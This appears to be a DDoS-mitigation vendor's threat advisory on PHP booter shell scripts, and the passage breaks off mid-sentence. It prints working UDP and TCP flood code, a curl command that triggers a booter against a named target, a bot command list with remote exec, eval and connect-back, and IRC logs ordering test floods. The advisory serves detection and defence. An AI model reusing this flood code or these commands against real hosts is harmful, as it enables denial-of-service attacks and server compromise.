Threat: DDoS Booter Shell Scripts

GSI ID - 1050

Risk Factor - High

Overview:

Recent trends and attack data indicate that the DDoS threatscape is shifting towards the increased utilization of booters by malicious actors in the underground hacking communities.

Traditionally, DDoS attacks have made use of workstations or routers infected with malware. Methods of infection would typically involve spam campaigns, worms or browser-based exploits. The malicious actor running these traditional campaigns needed multitudes of infected machines, with moderate amounts of bandwidth, to mount successful DDoS attacks.

The increased use of dynamic web application technologies, and the rapid deployment of insecure web applications, has created new vulnerabilities – and opportunities for hackers to use infected web servers (instead of client machines) to conduct DDoS attacks. The result is that DDoS attacks can be launched more readily and can cause more damage, with far fewer zombie computers. Web servers typically have 1,000+ times the capacity of a workstation, providing hackers a with a much higher yield of malicious traffic at higher Packet per Second (PPS) and Bit per Second (BPS) rates with the addition of each infected machine.

Furthermore, the skill level required to take over a web server and convert it into a DDoS zombie has been simplified. Whereas previous infection campaigns relied on social engineering, operating system or browser exploitation, or some combination of the above, a DDoS Booter Shell script can be deployed by almost anyone who purchases hosting, or makes use of simple web application vulnerabilities such as RFI, LFI, SQLi and WebDAV exploits.

The concept of infection also changes when discussing server-based attacks. Whereas traditional Windows malware ingrains itself into the operating system and often obfuscates its presence by spreading multiple DLLs throughout the file system, DDoS Booter Scripts are simple standalone files that execute GET/POST floods when accessed via HTTP.

The technical requirements, design and deployment of today’s DDoS attack tools have been simplified. At the same time, this simplification has come with increased attack power, by utilizing server bandwidth instead of workstation bandwidth. This puts DDoS capabilities in the hands of a much wider range of actors.

Definitions:

Booters - Slang used by malicious actors that can refer to both Booter Shells and Booter Shell Loaders.

Booter Shell – A booter shell script is a PHP/ASP/Perl script that has the sole functionality of sending floods of traffic for use in DDoS attacks. A malicious actor places the script on the web server either through the compromise of a vulnerable host, or through the purchase of legitimate hosting. Booter scripts can be static or dynamic. Static booter scripts have the target hard coded into the file, whereas dynamic booter scripts take input from an external command source.

Booter Shell Loader – A shell loader is a command and control (C&C) interface that takes a text list of shell booter URLs and sends commands to the list of scripts to start/stop DDoS attacks. Shell loaders can take the form of a web application or client-side executable.

Public Booter Shell Lists - Public booter shell lists are made up of DDoS booter script URLs, which are circulated on Pastebin, IRC, or other public outlets. Public lists often have limited effectiveness as they are being used by people all over the world all the time, and typically have a high percentage of dead links.

Private Lists - Private lists are made up of DDoS booter shell URLs that are circulated or sold among malicious actors within the underground. Hackers compile lists of URLs from legitimate host purchases or successful exploitations and distribute them among their comrades. Private lists typically are more potent as they are not widely circulated and have a low percentage of dead links. Eventually, private lists can be leaked and become public lists.

Classes of Booter Scripts:

Static Attack Scripts - These booter scripts have the target hardcoded into the file. They are uploaded to the host server and executed.

Dynamic Attack Scripts - These booter files integrate with Shell Booter command and control servers that are either based on IRC, HTTP, or an executable application.

Public Tools:


Prolexic customers should open a ticket with the PLXsert for a complete archive of discovered booter script source codes.

[PHP] These specific booters are written in PHP

Greenshell.php - UDP Flood Booter Script - http://pastebin.com/2FYcVCRi

Language: PHP
Control Direction: PUSH - HTTP GET
DDOS Attack Types: UDP Flood

In order for an attack to begin, parameters are passed to the PHP booter via a GET request. The GET request indicates the target to attack, as well as the time duration of the attack. The GET request can be sent via a form on the booter shell file itself, a scripting language, or with CURL
(i.e. curl http://locationofevilbooter.com/?host=www.bankworldcorp.com&time=30).




[redacted]

UDP Flood
Host:
Length (seconds):

Source: http://img812.imageshack.us/img812/3481/shella.png

The above screenshot was captured from a popular hacking forum. The GreenShell.php contains a remote link to logo.png at http://authkeys.com/sh3ll/logo.php. The image link is no longer operational, and it is presumed that authkeys.com was controlled by the coder or a vendor of the GreenShell.php script.

Every time the GreenShell.php script is accessed, the call to a remote logo.php divulges information about the user accessing the page, such as an IP address, user agent and the location of the GreenShell booter script. This allows the original author or distributor of GreenShell.php to collect a list of infected hosts for their own use, and collect information on users visiting the shell.


172.16.254.140/booters/greenshell-get.php

UDP Flood
Host: bankworldcorp.com
Length (seconds): 30

Greenshell.php (logo removed) attacking bankworldcorp.com for a total of 30 seconds.


Attack Signature:

The attack contains a UDP session with a payload of 8,192 consecutive capital X's (x/58). These packets are fragmented when traversing the Internet.

```
0000   00 50 56 e9 7d 36 00 0c 29 c2 97 3c 08 00 45 00  .PV.}6..)..<..E.

0010   03 34 1d 65 03 9d 40 11 a7 03 c0 a8 87 a5 48 34  .4.e..@.......H4

0020   1f 32 58 58 58 58 58 58 58 58 58 58 58 58 58 58  .2XXXXXXXXXXXXXX

0030   58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX

0040   58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX

0050   58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX
```

[truncated]

```
0320   58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX

0330   58 58 58 58 58 58 58 58 58 58 58 58 58 58 58 58  XXXXXXXXXXXXXXXX

0340   58 58                                            XX
```



```
23  if(isset($_GET['host'])&&isset($_GET['time'])){
24      $packets = 0;
25      ignore_user_abort(TRUE);
26      set_time_limit(0);
27  
28      $exec_time = $_GET['time'];
29  
30      $time = time();
31      //print "Started: ".time('d-m-y h:i:s')."<br>";
32      $max_time = $time+$exec_time;
33  
34      $host = $_GET['host'];
35  
36      for($i=0;$i<65000;$i++){
37      $out .= 'X';
38      }
39      while(1){
40      $packets++;
41      if(time() > $max_time){
42    break;
43      }
44      $rand = rand(1,65000);
45      $fp = fsockopen('udp://'.$host, $rand, $errno, $errstr, 5);
46      if($fp){
47    fwrite($fp, $out);
48    fclose($fp);
49      }
50      }
```


The 'max_time' variable that is computed on line 32 of the PHP code is simply the 'time' URI option added to 'epoch time.' This creates the 'max_time' variable that is enforced on line 41 of the PHP code. On line 36, the payload is created in a 'for loop' that is 65,000 capital Xs, as noted on line 37.

While the maximum size of a UDP datagram is 65,535, most systems are configured to allow only 8,192 bytes of UDP data by default (http://www.pcvr.nl/tcpip/udp_user.htm). The oversized payload is pushed out to fsockopen with a random source port, and the data is truncated before being sent out. This anomalous behavior will make detection and mitigation an easier task.

Nogrod-pBot - http://dev.glastopf.org/attachments/download/40/dos.txt


Language: PHP
Control Direction: PULL – IRC
DDOS Attack Types: UDP and TCP Flood

pBot for short, going by the name of the class in the PHP code, lacks the pretty images and forms that make booter scripts exceptionally easy tools for skiddies. To quote Xepouhe from opensc.ws "Russians don't care about GUI, only hf skiddies do." What it does instead is receive commands via IRC (Internet Relay Chat) from a botmaster or botherder, whose job it is to oversee the botnet operations. These operational tasks include monitoring for takeover attempts, monitoring for pesky researchers, and most importantly instructing the bots with who and what to attack.




```
php — [redacted] — ssh — 105×41
 this is fake for testing
20:56 -!- botmaster [[redacted]] has joined #plx-bots
20:56 -!- ServerMode/#plx-bots [+nt] by irc.Prison.NET
20:56 -!- Channel #plx-bots created Wed Mar 28 02:07:47 2012
20:56 -!- Irssi: Join to #plx-bots was synced in 1 secs
20:57 -!- botmaster changed the topic of #plx-bots to: this is fake for testing
20:59 -!- [A]roots7 [[redacted]] has joined #plx-bots
21:00 -!- [A]roots3 [[redacted]] has joined #plx-bots
21:01 -!- [A]roots7 [[redacted]] has quit [Remote host closed the
          connection]
21:01 -!- [A]roots3 [[redacted]] has quit [Remote host closed the
          connection]
21:02 -!- [A]roots6 [[redacted]] has joined #plx-bots
21:03 <@botmaster> .user plx
---------------------------------------------------------------------------------------------------------
21:03 <@botmaster> .info
21:03 < [A]roots6> [info]: Linux ubuntu 3.0.0-15-generic #26-Ubuntu SMP Fri Jan 20 17:23:00 UTC 2012
                   x86_64 (safe: off)
21:03 < [A]roots6> [vuln]: http://192.168.135.165/booters/php-irc.php
21:05 <@botmaster> .tcpflood www.prolexic.com 10 1400 80 1
21:05 < [A]roots6> [TcpFlood Started!]
21:05 < [A]roots6> [TcpFlood Finished!]: Config - 10 pacotes para www.prolexic.com:80.
21:08 <@botmaster> .udpflood www.prolexic.com 10 1400 1
21:08 < [A]roots6> [UdpFlood Started!]
21:11 <@botmaster> .udpflood 209.200.154.11 10 1400 1













 [21:11] [@botmaster(+i)] [5:efnet (change with ^X)/#plx-botsnt] [2 nicks (*0 @1 %0 +0 1)]
 [Act: 1:S 2: 3: 4:(msgs) 5:@#plx-bots]
[#plx-bots]
```

In this screenshot, we joined efnet with the nickname of botmaster and created a channel called plx-botnet. We purposely set the title to *this is fake* for testing so that an admin wouldn't become concerned. This booter has extended capabilities beyond just DDoS but that is what we will focus on. As you can see, the .info command was issued and a Linux Ubuntu machine responded. If multiple bots were in the channel, you would receive a response from all of the bots that were not busy. If this type of information was wanted from a single bot, then you could private message the bot and communicate with it that way.



```
/*
 *
 *  NOGROD. since 2008
 *  IRC.UDPLINK.NET
 *
 *  COMMANDS:
 *
 *  .user <password> //login to the bot
 *  .logout //logout of the bot
 *  .die //kill the bot
 *  .restart //restart the bot
 *  .mail <to> <from> <subject> <msg> //send an email
 *  .dns <IP|HOST> //dns lookup
 *  .download <URL> <filename> //download a file
 *  .exec <cmd> // uses exec() //execute a command
 *  .sexec <cmd> // uses shell_exec() //execute a command
 *  .cmd <cmd> // uses popen() //execute a command
 *  .info //get system information
 *  .php <php code> // uses eval() //execute php code
 *  .tcpflood <target> <packets> <packetsize> <port> <delay> //tcpflood attack
 *  .udpflood <target> <packets> <packetsize> <delay> //udpflood attack
 *  .raw <cmd> //raw IRC command
 *  .rndnick //change nickname
 *  .pscan <host> <port> //port scan
 *  .safe  // test safe_mode (dvl)
 *  .inbox <to> // test inbox (dvl)
 *  .conback <ip> <port> // conect back (dvl)
 *  .uname // return shell's uname using a php function (dvl)
 *
 */
```


Let’s focus on the two DDoS attacks, TCP flood and UDP flood.



```
21:05 <@botmaster> .tcpflood www.prolexic.com 10 1400 80 1
21:05 < [A]roots6> [TcpFlood Started!]
```

To instruct your bot to begin a TCP flood, the documentation instructs you to enter:
.tcpflood <target> <# of packets to send> <packet size> <port> <delay interval>

So let’s see what we get from issuing the command as they instructed.


ircddos.php.pcap [Wireshark 1.6.4 (SVN Rev 39941 from /trunk-1.6)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: tcp.stream eq 30 Expression... Clear Apply


```
No.  Time        Source           Destination      Protocol Length Info
 148 195.019419  192.168.135.165  209.200.154.11   TCP        74 48307 > 80 [SYN] Seq=0 Win=1
 149 195.058389  209.200.154.11   192.168.135.165  TCP        60 80 > 48307 [SYN, ACK] Seq=0
 150 195.058470  192.168.135.165  209.200.154.11   TCP        54 48307 > 80 [ACK] Seq=1 Ack=1
 151 195.058697  192.168.135.165  209.200.154.11   HTTP     1454 Continuation or non-HTTP tra
 152 195.058842  192.168.135.165  209.200.154.11   TCP        54 48307 > 80 [FIN, ACK] Seq=14
 153 195.059000  209.200.154.11   192.168.135.165  TCP        60 80 > 48307 [ACK] Seq=1 Ack=1
 154 195.059022  209.200.154.11   192.168.135.165  TCP        60 80 > 48307 [ACK] Seq=1 Ack=1
 155 195.102771  209.200.154.11   192.168.135.165  TCP        60 80 > 48307 [RST, ACK] Seq=1
```

```
▷ Frame 151: 1454 bytes on wire (11632 bits), 1454 bytes captured (11632 bits)
▷ Ethernet II, Src: 00:0c:29:c2:97:3c (00:0c:29:c2:97:3c), Dst: 00:50:56:e9:7d:36 (00:50:56:e9:7d:36)
▷ Internet Protocol Version 4, Src: 192.168.135.165 (192.168.135.165), Dst: 209.200.154.11 (209.200.154.11)
▷ Transmission Control Protocol, Src Port: 48307 (48307), Dst Port: 80 (80), Seq: 1, Ack: 1, Len: 1400
▽ Hypertext Transfer Protocol
  ▽ Data (1400 bytes)
      Data: 50ea670449c1327dd13765f696d40c1c0c478b8f203ca94d...
      [Length: 1400]
```

```
0000  00 50 56 e9 7d 36 00 0c  29 c2 97 3c 08 00 45 00   .PV.}6.. )..<..E.
0010  05 a0 7e 17 40 00 40 06  03 1f c0 a8 87 a5 d1 c8   ..~.@.@. ........
0020  9a 0b bc b3 00 50 19 b8  da e9 d5 ec dd 23 50 18   .....P.. .....#P.
0030  39 08 b9 b4 00 00 50 ea  67 04 49 c1 32 7d d1 37   9.....P. g.I.2}.7
0040  65 f6 96 d4 0c 1c 0c 47  8b 8f 20 3c a9 4d b5 ec   e......G .. <.M..
```

```
Length (data.len) | Packets: 9895 Displayed: 8 Marked: 0 Load time: 0:00.142 | Profile: Default
```

After a DNS request, which is not shown, the booter staged a TCP connection to prolexic.com then used a Push Ack packet to send random data to the webserver. The data was rejected by the server and the connection was reset.




```
function tcpflood($host,$packets,$packetsize,$port,$delay)
{
   $this->privmsg($this->config['chan'],"[\2TcpFlood Started!\2]");
   $packet = "";
   for($i=0;$i<$packetsize;$i++)
      $packet .= chr(mt_rand(1,256));
   for($i=0;$i<$packets;$i++)
   {
      if(!$fp=fsockopen("tcp://".$host,$port,$e,$s,5))
      {
         $this->privmsg($this->config['chan'],"[\2TcpFlood\2]: Error: <$e>");
         return 0;
      }
      else
      {
         fwrite($fp,$packet);
         fclose($fp);
      }
      sleep($delay);
   }
   $this->privmsg($this->config['chan'],"[\2TcpFlood Finished!\2]: Config - $packets pacotes para $host:$port.");
}
```

The tcpflood function is called with the target host, number of packets, size of the payload, destination port, and delay between TCP sessions.

When run, the function:

